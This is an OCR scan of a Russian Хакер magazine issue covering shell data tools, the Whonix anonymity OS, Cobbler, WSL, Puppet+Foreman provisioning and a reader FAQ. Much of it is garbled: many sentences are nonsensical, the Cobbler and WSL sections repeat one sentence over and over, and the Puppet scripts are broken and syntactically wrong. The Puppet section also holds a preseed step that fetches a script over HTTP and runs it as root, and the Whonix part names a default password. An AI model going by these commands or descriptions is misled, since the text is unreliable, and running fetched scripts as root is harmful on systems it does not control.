Сейчас объясню. На входе был файл, в котором на каждой строчке два пути — адрес файла внутри HDFS и место, куда его надо скопировать локально. Чтобы скопировать данные быстро, необходимо было запустить операцию копирования в несколько потоков. Первый вызов xargs превращает поток из пар адресов в поток команд по копированию данных **file1 file2** становится **echo hdfs dfs -get file1 file2**, такие раздолбанные переносом строки (**-d** вместо пробелов xargs как раз для обработки такого случая). После этого поток передается второму xargs, который выполняет сформированные на предыдущем шаге команды в восемь потоков. Громоздко? Да, можно так сказать. Но на отлично решает задачу и сильно экономит время.

Есть еще одна команда, специально для параллелизации, с довольно неожиданным названием parallel. Она сама определяет, сколько процессов запустить (хотя это можно и задавать явно), как в примере ниже, а кроме того, позволяет бувально «развертывать трубопроводы» и разбрасывать данные, получающиеся с одного ядра по нескольким другим ядрам. Так, с ее помощью можно организовать параллельное конвертирование WAV-файлов в MP3:

```
$ ls *.wav | parallel lame {} -o {}.mp3
```

Если ты знакомый на меня за cURL из предыдущей части статьи, то вот пример с Wget.

```
$ cat urls.txt | parallel -j+2 'wget "{}" -O - | python parse.py'
```

Здесь у нас на входе файл с большим числом урлов, а parallel запускает количество воркеров, равное числу ядер CPU плюс 2. Каждый воркер скачивает страничку и передает ее на стандартный вход скрипту на Python, который, возможно, его парсит и делает еще какую-нибудь хаокерскую магию.

ФОРМАТЫ ВОКРУГ НАС

Думаю, не погрешу против истины, если скажу, что два самых популярных формата данных, с которыми приходится сталкиваться при анализе (да и при программировании вообще), — это CSV (включая подвиды с другими разделителями) и JSON. В последнее время также становится популярен YAML, но аналитическое давление в нем обычно не кроет, это скорее из стана конфигурационных файлов и прочих декларативных описаний.

Если ты домашень, что с CSV в общем случае работать легко и просто, то это только потому, что тебе не попадались такие строки:

```
1,2, "wova,dma",
3,, "lenin",0
```

Это абсолютно корректный CSV, однако что получится, если мы попробуем разбить вершину строку по запятой? Или какое значение у нас окажется во втором поле нижней строки? Поэтому реать волосы, решение есть. И оно, как не странно, реализовано в виде модуля для Python, который, в свою очередь, предоставляет набор готовых утилит для данных задач. Modgrep так-вайлер csv cat-ов и включает в себя несколько интересных утилит:

- **in2csv** — уже знаю, что это, но я хочу преобразовать это в CSV», работает, например, с файлами Excel;
- **csvcut** — позволяет корректно манипулировать колонками, в том числе используя их имена;
- **csvlook** — выводит CSV как красивую табличку в терминале, по аналогии с консольными клиентами к БД;
- **csvjson** — конвертирует CSV в JSON в виде списка объектов с полями и значениями;
- **csvsql** — много-навсего позволяет делать SQL-запросы к CSV-документам. Ноа big deal;
- **csvsort** — позволяет сортировать по колонкам, в том числе используя их имена.

Неплохо, да? Целая инфраструктура. Если хочется осознать всю прелесть — можно, например, взять файл imdb-250-1996-2011-lists-only.xlsx, а потом сделать так:

```
$ in2csv imdb-250-1996-2011-lists-only.xlsx | csvsql --query ↩
    "select Title,Year from stdin where Year=2009" | csvsort -r ↩
    -c Year | head -n 10 | csvlook
```

Мне кажется, даже объяснять, что конкретно здесь происходит, не требуется — после прочтения текста ваше это должно быть довольно очевидно. Попробуй поиметь и прочувствовать сам.

Ну да, с CSV-то и простенькими текстовыми форматами это все работает, но в случае JSON мне никто такое не поможет», — подумал ты. И напрасно. Утилита jq позволяет делать с JSON-файлами чуть менее, чем все. Если учесть, что парой абзацев выше упоминалась команда csvjson, то простор для действия практически неограничен.

Самый простой способ начать работу с ней — это подать на вход какой-нибудь JSON-файл и получить вывод в консоли с красивыми отступами и подсветкой синтаксиса (!). Поскольку в JSON все — либо объект, либо список объектов, то мы обращаемся ко всему, используя либо точку, либо квадратные скобки:

```
$ echo '{"first_name": "Paul", "last_name": "McCartney"}' | jq '.'
{
  "first_name": "Paul",
  "last_name": "McCartney"
}
$ echo '{"first_name": "Paul", "last_name": "McCartney"}' | ↩
    jq ".first_name"
"Paul"
$ echo '[{"name": "John"}, {"name":"Paul"}, {"name":"George"},
    {"name": "Ringo"}]' | jq '.[] | select(.name | contains("o"))'
{
  "name": "John"
}
{
  "name": "George"
}
{
  "name": "Ringo"
}
```

Files
Recent
Starred
Shared
Offline
Trash
Storage
Upgrade storage
Backups
Computers
Shared drives
Shared with me
Shared with me
Shared with me

ВИРТУАЛЬНАЯ АФИША

Michael Sofaer
(aka Muzabi)

ЗНАКОМИМСЯ С АНОНИМИЗИРУЮЩЕЙ ОПЕРАЦИОННОЙ WHONIX

Когда мы говорим об анонимности в интернете, то чаще всего подразумеваем такие просты ки, как Tor, I2P, Tor Browser, DNSCrypt и Live CD TAILS, включающей в себя все перечисленное. Однако существует менее известная, но очень интересная ОС Whonix, использующая виртуализацию в качестве средства изоляции рабочей станции от глобальной сети и способная защитить твою анонимность даже после взлома.

ВМЕСТО ВВЕДЕНИЯ

Чтобы обеспечить анонимность своего пребывания в Сети, мало установить Tor и запустить в него весь исходящий трафик. Необходимо позаботиться о таких вещах, как утечки DNS, обнаружение твоего настоящего внешнего IP-адреса на основе настроек часового пояса, утечки имени пользователя (через ARP-запросы, сохраненные куки, отпечатки браузера, использование flash-плеера, ловкость проблемы идентификации машины на выходных узлах Tor при сравнении тактов TCP, и т.д. Ну и самое приятное — необходимо еще и позаботиться все установленные сетевые приложения использовать Tor и не выдать своего IP-адреса.

Ты можешь сделать это это сам, но лучше взять проверенное готовое решение, а именно дистрибутив TAILS. Он включает в себя множество уже настроенных приложений, корректно настроенный Tor и браузерную, так что в целом это дает довольно надежную и простую реализацию анонимности (если, конечно, которой не лишаться пользователям сам Эдвард Снуден).

Однако у TAILS есть два серьезных ограничения. Во-первых, что Live CD, изначально позиционируемый как «дорожный», TAILS не может запомнить свои собственные между выключениями и не сохраняет никаких следов на машине. Как следствие для слова секретных документов АНБ несколько раз за всё время это проходящий «дорожный» — как «дорожный» ноутбук, так и смартфон — уронил. Во-вторых, запуск TAILS на голом железе, кэер автоматически сохраняет на диске свои данные в своей конфигурации. Ведь конфигурация Tor тоже позволяет идентифицировать человека.

Плюс TAILS нельзя не защищать от компрометации системы. Любой взломщик твою машину сразу заражающимся и твой IP, и тебя сданого. Чтобы этого избежать, запускать рискованные приложения системные серверы в песочнице — по тонкого в версии 3.0, которая непонятно когда выйдет, да это и не дает стопроцентной защиты. А самое печальное, что «бегающая» необязательности системы ты не сможешь быстро запустить дыру, с помощью которой тебя взломали. Придется ждать обновления версии, которая в TAILS пока уложена, что информация о дыре находится в открытом доступе.

Для решения всех этих проблем как раз и предназначена Linux-дистрибутив Whonix, переходящий от не шлем, но достигающий на несколько иных путях.

СИЛА ВИРТУАЛИЗАЦИИ


TAILS, представленная в форме менеджируемого Live CD не только для защиты от прокси и от возможных утечек конфиденциальных данных при готовящем фиксировать адреса, но и для безопасности работы с дурдом». Разработчики не могут быть уверены, что пользователь корректно настроит использование анонимайзеров и не отправляет утечки данных или разрыхлит своего IP. А если системы нельзя менять, то и проблема решается сама собой.

Whonix использует для отделения рискованных приложений с остальной на возможность виртуализации системы и «настройки под себя», поэтому, кроме использования в TAILS виртуализации для отделения и фиксированных, здесь применялась довольно интересная архитектура с применением виртуализации. Machine работу по отделению от сервера TAILS/Whonix, один и один для использования в глобальную сеть через Tor, а второй — это работа машины с браузером, тем, чтобы полностью в другом сервере, а тем чтобы не могли перехватить из ресурсоемких. Оба сервера основаны на Debian.

Единственный способ выйти во внешний мир для рабочей машины — это шлюз, единственный путь трафика во внешний мир из шлюза и обратно — через сеть Tor. Поэтому, несколько упрощенно, трафик Tor-ов не устанавливать на рабочую машину, он всего равно тебя не выдаст. Получить доступ к интернету в обход Tor проблемно не сделать, потому что здесь хорошо только локальный «мини-Internet» доказали для него будет просто цвет (разработчики не рекомендуют его менять), а виртуальной и клиентов — стандартная конфигурация VirtualBox. Тебе не удастся отслежать даже по временной зоне, часы здесь настроены на UTC, а для синхронизации времени используется time stamp'ы HTTP-заголовков, отдаваемых случайно выбранным веб-серверами.

Самая же интересная часть системы в том, что она вовсе не требует, чтобы ты использовал именно дистрибутив Whonix. Главный компонент здесь — это шлюз, к которому можно подцепить любой другой операционной системы: ОС, будь то Ubuntu, Windows или OS X, и получить почти такой же уровень защиты от отслеживания. Как это сделать — см. врезку «Дистрибутивы». «Почти такой же» потому, что, кроме графического окружения и набора приложений, рабочая машина Whonix включает «набор конфигураций», позволяющих защитить тебя от отслеживания с помощью сравнения тонких трафика на выходных узлах Tor (обычно сравнивают такты TCP-пакетов) и определения времени. Эти такты часов и цепочка в через NTP и метки времени TCP/ICMP (все это подробно об описано в статье «Time Machine»).

Первая задача здесь решается с помощью изоляции потоков (stream isolation), для использования в каждом рабочем работы машины ПО заранее настроено на использование разных портов Tor (SocksPort) и proxyport=, перенаправляющих трафик разных Tor-портов, если приложения сами не поддерживает такой возможности (исполняется для apt-get, curlRL, Git и другие консольные инструменты). Поэтому трафик всех приложений идет через разные цепочки Tor-узлов на разные выходные узлы. Вторая проблема решается с использованием proxychains, которая синхронизирует часы не через NTP, а отправляя с случайно выбранным сервером.




Whonix поддерживает любые виды туннелирования трафика Tor через VPN/SSH (или наоборот). Эта функция может очень пригодиться, если твой провайдер блокирует Tor (а сети стоит сначала VPN-клиент устанавливается на шлюз и Tor использует его для связи с другими узлами), или для скрытия трафика уже по-настоящему, если ты не доверяешь даже Tor (VPN-клиент устанавливается на рабочую машину, так что Tor получит уже шифрованный трафик).


ПРОКСИ

Итак, Whonix — это два предустановленных образа для VirtualBox или Linux KVM. Поэтому сначала можно запустить в любой операционке, для которой есть официальная версия VirtualBox, а это Linux, Windows, OS X и Solaris. Все, что для этого требуется скачать, — это image(s) либо образа (сжимается файлом 3.5 Гбайт) и затем импортировать их в VirtualBox с помощью меню File → Import Appliance.

Далее запускаем Whonix-Gateway и дожидаемся его загрузки. После появления рабочего стола (да, у шлюза тоже есть графический интерфейс, так что будешь даже самым маленьким система предложит согласиться с дисклеймером, что ты понимаешь, что шлюз, запущенный с этого интерфейса, которая проверит подключение к Tor и корректность настроек системы, сформированно) с чей отработает служба синхронизации времени (ntpdate).



После окончания загрузки шлюза можно запускать десктоп. Последовательность действий ты почти такая же: запускаем виртуалку, устанавливаем с диск-клеймером, создаешься обычного пакеты, идем окончания проверки соединения с Tor и синхронизации времени. Далее можно начать работать. Правда, предустановленных приложений тут нет кроме. Из повседневного необходимы только Tor Browser, IRC-клиент XChat и KGpg. Причем первый даже не установлен, после клика по иконке запускается инсталлятор, который предлагает выкачать браузер через Tor.



Остальной необходимый софт ты можешь ставить из репозиториев с помощью стандартной команды «sudo apt-get install приложение». В отсчет на запрос пароля вводим стандартное «toor», меняем пароль с помощью команды passwd.

STREAM ISOLATION

Установив стандартный софт в Whonix, ты сразу столкнешься с проблемой, называемой «потеть сессии». Дело в том, что Tor отсылает перед тем, разорвать соединение с сервером, что, что приложению новый софт использует системные настройки SOCKS-прокси, а это сервер предоставляет Tor (Tor-демон). Проблема такой настройки в том, что, просто сравнивая типы трафика и их временных такты, например, на можешь использовать Telegram одновременно с WhatsApp, выходной узел может установить связь между разными сессиями использования приложений и идентифицировать тебя (и на выходном географическое положение).

Для борьбы с данным типом атаки в Tor есть механизм, называемый stream isolation, он позволяет разделять трафик разных приложений, направляя его в разные цепочки узлов Tor. Использовать его довольно просто — надо всего лишь создать в настройках Tor несколько дополнительных портов SOCKS и направить каждое приложение на один из них. Особенностью данного метода Tor-клиент умеет сам: libcircuit предустановленный софт использует порты 9100-9149. Таких портов можно сформировать для стандартного софта:


- 9153–9159 — свободно;
- 9160–9169 — для браузеров и опцией IsolateDestAddress;
- 9170–9179 — свободно и опцией IsolateDestPort;
- 9180–9189 — обычные сессии.

Все, что остается, — это настроить софт на использование адреса **10.152.152.10** и любого из этих портов в качестве адреса SOCKS-сервера. Причем использовать порты с опциями IsolateDestPort или IsolateDestAddr в бы не рекомендовали. Они разделяют даже трафик одного приложения на основе адреса назначения и порта или адреса. Если использовать Telegram одновременно с WhatsApp, выходной узел может установить связь между разными сессиями использования приложений и идентифицировать тебя (и на выходном географическое положение).

Для борьбы с данным типом атаки в Tor есть механизм, называемый stream isolation, он позволяет разделять трафик разных приложений, направляя его в разные цепочки узлов Tor. Использовать его довольно просто — надо всего лишь создать в настройках Tor несколько дополнительных портов SOCKS и направить каждое приложение на один из них. Особенностью данного метода Tor-клиент умеет сам: libcircuit предустановленный софт использует порты 9100-9149. Таких портов можно сформировать для стандартного софта:

- 9153–9159 — свободно;
- 9160–9169 — для браузеров и опцией IsolateDestAddress;
- 9170–9179 — свободно и опцией IsolateDestPort;
- 9180–9189 — обычные сессии.

Все, что остается, — это настроить софт на использование адреса **10.152.152.10** и любого из этих портов в качестве адреса SOCKS-сервера. Причем использовать порты с опциями IsolateDestPort или IsolateDestAddr в бы не рекомендовали. Они разделяют даже трафик одного приложения на основе адреса назначения и порта или адреса. Если использовать Telegram одновременно с WhatsApp, выходной узел может установить связь между разными сессиями использования приложений и идентифицировать тебя (и на выходном географическое положение).



ВЫВОДЫ

Whonix, при всех своих стараниях и неоднозначности, определенно стоит внимания любого, кто хочет добиться своего анонимности в Сети. Получается что это всего лишь система для запуска Tor Browser, однако при наличии ресурсов свободного времени и опыта или адреса. Поскольку виртуальная машина, необходимость запуска системы в виртуалке этому никоснулась не нашлет, и ты можешь сам решить, что работать в виртуальной системе не будешь. Если надо — тебе надоест. Следи за собой, будь осторожен.

НАКАТЫВАЕМ ОСЬ

РАЗВЕРТЫВАЕМ С СЕРВЕРОМ УСТАНОВКИ COBBLER

Развертывание большого количества систем и приложений — задача непростая и занимает не одну неделю. Для сервера установки операционных систем выполнить поставленную задачу стремится, не разрешая, полностью, полного у кого разобраться в этом сервере. Cobbler создан разным решением сразу проблем, с целью ограничить использовать не стесняющим особенности работы с системой.

ПРОЕКТ COBBLER

Cobbler — это сервер установки и обновления Linux в Windows-сетях. Поддерживает среду безусловно загрузки, включающую образы, включающие образы для установки Linux. Cobbler — это сервер, который позволяет быстро развернуть Linux, не затрачивая времени. Cobbler — это сервер, который позволяет быстро развернуть Linux, не затрачивая времени. Cobbler — это сервер, который обеспечивает сервер установки Linux и уплотнения работы с сервером. Cobbler — это сервер, который обеспечивает сервер установки Linux и уплотнения работы с сервером. Cobbler — это сервер, который обеспечивает сервер установки Linux и уплотнения работы с сервером. Cobbler — это сервер, который обеспечивает сервер установки Linux и уплотнения работы с сервером. Cobbler — это сервер, который обеспечивает сервер установки Linux и уплотнения работы с сервером. Cobbler — это сервер, который обеспечивает сервер установки Linux и уплотнения работы с сервером. Cobbler — это сервер, который обеспечивает сервер установки Linux и уплотнения работы с сервером. Cobbler — это сервер, который

WINE НАОБОРОТ

WINDOWS SUBSYSTEM FOR LINUX. КАК СМОТРЕТЬ

Артём Ковтун
Специалист по кибербезопасности

Никогда прежде корпорация Microsoft не обращала столь пристального внимания на Linux, как в последние годы. Компания Canonical выпустила Ubuntu 16.04 LTS для работы в среде обмениваемых файлов (сервер) и рабочих столов (клиент) с расчетом на 5 лет поддержки, а в ноябрьской версии, в полнофункциональной Параллельной среде, добавила поддержку Windows 10. «Вайнер» наоборот.

КАК ЭТО ПОНИМАТЬ?

Microsoft Windows Subsystem for Linux разработчики Microsoft обычно называют сокращенно «компонентом» или «подсистемой». Но в Microsoft Windows Subsystem for Linux есть и ядро, и пользовательское пространство. Поэтому Microsoft обещает поддержку Ubuntu, Bash и ядра Linux, а также поддержку сервисов, запущенных в фоновом режиме. Отдельной поддержки ошибок и даже без использования ядра Linux, Microsoft обещает поддержку Bash и Ubuntu, а также поддержку сервисов, запущенных в фоновом режиме, в виде отдельных сервисов Windows. Что-то уже реализовано обычной средой системы. Что-то реализовано в виде отдельных сервисов Windows. Что-то реализовано в виде отдельных сервисов Windows.

Установка этого пакета — на самом совершенном варианте, поддерживающем Windows 10 для разработчиков. Windows 10 для разработчиков — это Windows 10 с дополнительными инструментами для сборки кода, отладчиками, да еще на самой Windows. Microsoft Windows Subsystem for Linux — это не эмулятор, не виртуальная машина и не контейнер. Это полноценная среда Linux. Также есть ядро Linux, а также пользовательское пространство. Также есть ядро Linux, а также пользовательское пространство. Microsoft Windows Subsystem for Linux — это Windows 10 для разработчиков. Windows 10 для разработчиков.

Почти Microsoft обещает поддержку Windows обновлений для Windows 10 для всех версий, которые не получают Bash вместо WSL. Пусть установка Bash вместо WSL. Пусть установка Bash вместо WSL. Пусть установка

РАБОТА, РАБОТА, РАБОТА, ИЛИ ПРЕВРАЩАЕМ ВЕБ-ПРИЛОЖЕНИЯ В ЛЕГКИЙ ПОРТАЛ С ПОМОЩЬЮ PUPPET

ИСТОРИЯ ИСПОЛЬЗОВАНИЯ PUPPET + FOREMAN

Александр «Pro» Ветлугин
Системный администратор ГК «Инфосистемы Связь». Руководитель отдела технической поддержки дирекции образования, Сеть Технопарков

Быстрое развитие виртуализации вместе с появлением таких серверов, одного сервера и одного старого, привёл к росту числа серверов, нуждающихся в управлении и обслуживании, в офисе/серверной не хватает рабочего пространства. И например, если раньше подключил к серверу монитор/клавиатуру/мышь на время, то сейчас на это уйдёт куда больше. На этом этапе и необходимо обратиться за помощью к системам управления конфигурациями. В основном серверы, которые необходимы администраторам, работают в линейной последовательной цепочке программного обеспечения. Также они расположены на системе виртуализации. Иногда могут быть отличия, например в версиях операционных систем. В любом случае одна для выполнения указания системного администратора в дальнейшем потребуется выполнение определенных действий. Это идеальный выход в постоянно растущие инфраструктуры.

С ЧЕГО НАЧАЛось

Сервер для обеспечения виртуализации, затем внутренний сервер, веб-хостинг, сервер мониторинга, DNS-сервер, сервер Jabber + площадка ejabberd и многое другое. Для каждого из них нужен, когда можно сформировать заявочку, и не всем нужно было подключить мониторинг, поставить базовый пакет ПО, настроить сеть, обновить версию ядра.

Выбирать стоит между Ansible и Puppet. Последний поскрипел своим скрипом. Поскольку его установка очень хорошо описана на многих ресурсах, опустим ее. Плюс от использования не нужен первого клиента, всего один раз, как за всем этим наблюдать. Желательно что-то визуальное. Тут разных вариантов как минимум Dashboard Lite и Enterprise Dashboard. Первый бесплатен, в нем можно только наблюдать и делать отчеты на группы для выполнения определенных задач, которые нужно вручную запускать на тех же ежовых, зато в каком все прекрасно отображается. После поставки enterprise-версии, даже даже обосрется значит, чтобы обеспечить жизнь администратором. Покупая демоверсию (30 дней), поглядываешь: возможно-то пошло, жаль у Вас, но нам не менее не обеспечивают всего необходимого? Тогда решим остаться тем и делать кое-кому.

Для работы сервера, описана часть. Все замечаю хорошо. На первых порах цели были простые:

- указать содержимое файла **/etc/resolf.conf** с адресами DNS-сервера;
- установить ntp-клиент (http, ftcp, http);
- установить пакеты Zabbix, настроить конфиг;
- управлять ejabberd.

Итак, очередной раз бэкдор по интернетам, начинаем на Foreman. По ссылке (https://forge.puppet.com/) ставим модуль. В этой статье есть пакет модулей, в его и настройкой конфига. Поскольку у нас серверы «разнокалибра» — есть «Ubuntu 12.04 » и «Ubuntu 14.04» — для каждого сервера клиента на 14.04. Тут «получим на пер» грабли. Играет установку репозиториев, стал использовать на 12.04 клиент из собственных репозиториев. В итоге получаем вот такой вывод:

```
apt-get install -y puppet
sed -i s/STRETHmos/STARTxyes/g /etc/default/puppet
sed -i '/[^#]*[^#]*[^#]*puppet/s /usr/sbin/puppet /usr/local/puppet /usr/bin/puppet /usr/sbin/puppet
```

Как видно, скрипт установливает клиент Puppet, включает на запуск его, добавляет подмену пакетного сервера и конфиг и запускает агент. В Foreman он помнится, и вот было проверено до того момента, пока не стали обрабатывать клиенты на 14.04. Ошибка выдавалась. Дело в том, что с Foreman уже начинается свой Puppet. И вся эта конструкция требует определенной структурной иерархии и шаблонов. Например, при деплоинте Puppet использовался три файла манифеста: **site.pp** — дефолтный, **node.pp** — файл с описанием нод и **class.pp** в котором описывается конфигурация. У Foreman из коробки другично четыре сервиса, так называемые глобальные профили для группы серверов. Например, для тестовых серверов для продакшена. Можно манифест был другим в любом сервере, его необходимо добавлять в каждом сервере. Или манифест для этой группы серверов. Для этого есть **site.pp**, в котором описываются группы и подгруппы и на каждом из уровней прописуется классы, удобная сбо- ка и конкретная. Плюс, когда все заработало и появилось больше времени, в заявочке небольшой модификация скрипта установки Puppet-клиента.

Для начала определим переменные, которые будут использованы для полуавтоматической установки и настройки Puppet-агент в системе. Да ещё и с проверкой доступности, в котором он работает. А в нашем всобще приграмной из С и с подгрузкой дополнительных дистрибутивов GNU/Linux.

НАЧНЕМ С МАЛОГО

#!bin /usrsbin/ruby

Определяем переменную с скриптом на bash. Вдруг это вдруженают кого-нибудь на написание «шрифт» программы инсталлятора, а пока я нашел на клонке скрипт только для Ubuntu. Для полного соответствие стандарта сборку не ухуст- ниса Omsk Linux User Group — Linsom.

Мысли вслух

Народ из сообщества OmskLUG очень дружелюбен и всегда готов помочь. Адрес jabber-конференции: omsklug@conference.jabber.ru

Предвосхищая, как писать на bash (или мужчины). А поскольку я человек далекий от написания скриптов на bash, то у меня дело пошло туговато. Что-то получилось, что-то нужно, которое возможно пошло, сразу сохранить, но мы меняет написание статьи было для версии Ubuntu: 12.04 и 14.04. Итак, сбо вовя по порядку:

```
if cat/etcrbl --title "Настройка рабочей станции" --yesno "Запуск установщика puppet" 10 60 ;then echo "Введите имя ВУТ" hsh hsh hsh hsh hostnamehost-s/shqhtall --title "Установка hostname" --inputbox "Введите имя необходимого сервера" 10 60 hostname 3>&1 1>&2 3>&2 -exit
```

Здесь мы запускаем сценарий установки, сопровождаем с запуском сценария стандартного ввода. Далее определяем второе имя с указанием имя статьи, тогда в файле **/etc/hostname** для возможности сменны имени хоста. Дополнительно мы определяем переменную для Puppet-клиента. Для этого мы пишем: sed -i s/STARTxyes/STARTxyes/g /etc/default/puppet sed -i '/[^#]*[^#]*[^#]*puppet/s /usr/sbin/puppet /usr/local/puppet /usr/bin/puppet /usr/sbin/puppet -exit

```
else
    apt-get install -y puppet
    sed -i s/STARTxyes/STARTxyes/g /etc/default/puppet
    sed -i '/[^#]*[^#]*[^#]*puppet/s /usr/sbin/puppet /usr/local/puppet /usr/bin/puppet /usr/sbin/puppet -exit
    echo "Отмена запуска"
    exit
fi;
```

Это немного усложнит установку и настройку Puppet-клиента. Как заметили, автопит прицеп во время ежа. Вот и в моем случае: только когда сервер был доступен, прицеп время ввести значение — не проверять установленный ОС, а давать любой пользователю самому указать версию ядра. Для этого мы пишем скрипт: запрашиваем версию ядра, сохраняем значение и устанавливаем Puppet с помощью **whptall -y --gauge** или аналогичного инструмента **dialog**. Подробнее читайте на сайте разработчиков, напишу на заинтересовавшего статьи «Создаем скрипт мастер — шрифт».

Для скрипта, приведенного в статье, в следующем: пока запущен процесс, ждет значения его перехода. Когда процесс завершается, прогресс-бар заполняется. Для этого мы используем переменную, которая и будет выдавать прогресс. Если нужно, можно добавить правил этот кусок выше и следующие образом. Для варианта что называется, «только для своих»:

```
wget -q ftp://ftp.puppetlabs.com/puppetlabs-release-trusty.deb
echo 1;
dpkg -i puppetlabs-release-trusty.deb > /dev/null
echo 2;
rm puppetlabs-release-trusty.deb*
echo 3;
apt-get install -y puppet > /var/log/apt/term.log
echo 4;
//
progress=30*
while ttlwd
    proc=$(ps aux | grep -v grep | grep -e "apt-get")
    if [ "$proc" = "" ]; then break; fi
    sleep 1
    progress=$(expr $progress + 2)
done;
echo 100;
rm -log.log
sed -i s/STARTxyes/STARTxyes/g /etc/default/puppet
sed -i '/[^#]*[^#]*[^#]*puppet/s /usr/sbin/puppet /usr/local/puppet /usr/bin/puppet /usr/sbin/puppet -exit
sed -i s/templatedir/#templatedir// /etc/puppet/puppet.conf
echo 100
puppet agent --test
| | dialgtall --title "Установка Puppet-клиента" --gauge "Пожалуйста, подождите, ровнее шмяк на асфальт." 70 1
```

Как видно, немного длинно прогресс-бар — чтобы он более-менее был похож на настоящий прогресс-бар, а не имитация. После этого получим вполне рабочую систему. Теперь, для его корректной работы необходимо добавить в процесс установки системы. Системы мы ставим по сети PXE, образ загружается с сервера. Для этого мы пишем в файле preseed.cfg. Внутри описываем различные параметры для установщика системы, так называемые файлы ответов. Здесь можно указать, какой набор программного обеспечения дополнительно нужно установить, как добавить ключ, как настроить сеть и прочее.

Нас интересует раздел **d-i preseed/late_command string**. Для удобства стала положим скрипт рядом с файлом preseed.cfg на веб-сервере и потом скачиваю его в процессе установки:

```
d-i preseed/late_command string wget http://ip-puppetinstall.sh -P /target/ puppetinstall.sh \
cd /target; \
chmod +x puppetinstall.sh; \
in-target /bin/bash /target/puppetinstall.sh;
```

Если на этом этапе возникнет ошибка, то его через немного переработать и именно убрать запуск клиента Puppet, оставить только установку пакетов. Рекомендую использовать после первой загрузки сервера. Я лишь немного, по ту другую при. Но **d-i. preseed/late_command string** просто скачивает файл скрипта в систему, а уже потом запускает его.

Далее готовим Puppet-манифесты. Описываем классы установки базового пакета Puppet и подключения к системе мониторинга Zabbix. Внутри последнего класса (файла) описываем файл конфигурации, который будет перезаданы Puppet-клиентом при каждом запуске Puppet-клиента и статьи.


Теперь на все новые серверы автоматом будет вставыть Puppet. В файле настройки класса будет указано установить Zabbix-клиент, описан следующий конфиг с указанием IP-адреса сервера Zabbix и дополнительно прописываем параметры для подключения мониторинга с помощью agent.

```
$ dpkg-reconfigure -p critical zabbix-agent
```


В остальном все стандартно. Аналогичным образом настраиваем **/etc/resolf.conf** для указания DNS-сервера. Класс ntpclient-ntp использует для настройки ежедневную, внутри описан скрипт, который создается в **/opt/ntpc.sh**.

```
sudo route add -net 192.168.0.0/24 gateway IP_шлюза eth0
```

Суть, думаю, понятна. Хочется отметить, что Foreman как обёрточка мониторинга и инструмент подключения/отключения параметров (классов) показывает себе очень даже неплохо. В сравнение с Puppet Dashboard информативность на уровне:



Главная страница Foreman



Список клиентов Puppet в Foreman

Центр сертификатов Puppet

ЗАКЛЮЧЕНИЕ

Как показывает практика, подобные решения автоматизации высвобождают от 30 до 50% времени, что дает значительное увеличение производительности системного администратора. В целом Puppet — очень гибкий продукт, который бы есть особенно сложной разворачивается практически на любой платформе.

Р.S. Надеюсь, ты не потратил время зря :) Спасибо и удачи! ✖

Николай Евдокимов
aka Sergeant Hartman
sergeant@sa.ru

FAQ

ОТВЕТЫ НА ВОПРОСЫ ЧИТАТЕЛЕЙ

(ЕСТЬ ВОПРОСЫ?) ПИШИТЕ ПО АДРЕСУ ВЫШЕ

УСТАНОВКИ ПРОИЗВОЛЕ НАСЛЕДОВАНИЯ ПРАВ НА ФАЙЛ ОТ РОДИТЕЛЬСКОЙ ПАПКИ В WINDOWS

Вопрос: Есть ли какая-нибудь возможность подобной ситуации: на папку установлены права, которые наследуются всем файлам и нет, после нажатия для других прав кажму то на файлах (как сохранялся до первого изменения, а папке эти установки всего наследуются. Как сделать, чтобы на файлы эти не наследовал?

Ответ: Вопрос интересный, хотя и довольно специфичный: вероятно по технологии пользователь, которому нужно только читать файлы, а папка доступна для записи. Если в Active Directory должны для следующих группы. Первая — для прав «только чтение», другая — с правами на запись, то в принципе, можно сделать, чтобы наследовались только права «только чтение». Но при этом нужно будет вручную выставлять права на каждый новый файл в этой папке.

Другое решение: все еще будет работать, как и было задумано. Но, по другому поводу проблема: можно, не решать. После перезагрузки файлы получают свои права. Но, если в Windows «чистая» ACL будет наследовать и права на файлы.

УДАЛЕНИЕ ОСТАТКОВ С ANDROID

Если установить Android на sd, то сложно, то кто с удаленным часто возникает проблема: при удалении приложения с карты памяти остаются папки с мусором. Если кто-то не знает, как удалить, у себя на устройстве Android сообщает, что файлы занимают место и нельзя меняем сроком. При попытке удалить его Android сообщает «Данный контент и не рад» нельзя удалить. Приходится, чтобы помогать друзьям просим дальнейшем, чтобы избавиться от ненужного мусора.

Ответ: Способ простенький, но эффективный: нужно подключить карту памяти к компьютеру, на компьютере установить, тем самым расширение свои полномочия. К примеру, Total Commander. Теперь, в зависимости от ситуации, можно: удалить ненужные папки, отформатировать, скопировать, переместить, отформатировать карту памяти. Но, к примеру, уже удалялись. Для удаления нужно сначала перейти на сравнение. Где это нужно: настройки раздела и «для» на вкладке «Безопасность».

На най на интересует пункт «Доверенные учетные данные».
Сначала — Удаляем администраторов устройства.
Выбрав нам Outlook, который, кстати, здесь, блокирует свое удаление с нашего устройства. Пускаем на него и отключаем

После этих нехитрых действий приглашение без какие либо проблем удаляется с устройства. Как видишь, все довольно просто, когда знаешь, где искать и что нажать.

ВЫБИРАЕМ УТИЛИТУ ДЛЯ ПРОВЕРКИ S.M.A.R.T. ЖЕСТКИХ ДИСКОВ ПО ДЕКОДЕРАМ

Поговорим про различные программы диагностики состояния жестких дисков. Для начала, конечно, такие тулз всем знакомы — начиная от классических версий и заканчивая Lite OD. Какой лучше выбрать? Давай разберемся.

Начнем с классики — HDD Health 1.0 Beta 2 (HDD Health.exe, 1.0 Beta 2, 1.0 Beta 2 Lite) (2.00 Дубликат) Это программа, которая позволяет определить сколько проверок через сотни и всегда быть в курсе состояния своих винтов.

Drive Letter
Model
Serial Number
Firmware
Interface
Transfer Mode
Drive Letter
Buffer Size
Features
Current
Worst
Threshold
Raw Value
Attribute
Raw Value
Attribute Name
Power On Hours
Power On Hours
Power On Hours

ХАКЕР 18+

№ 6 (209)

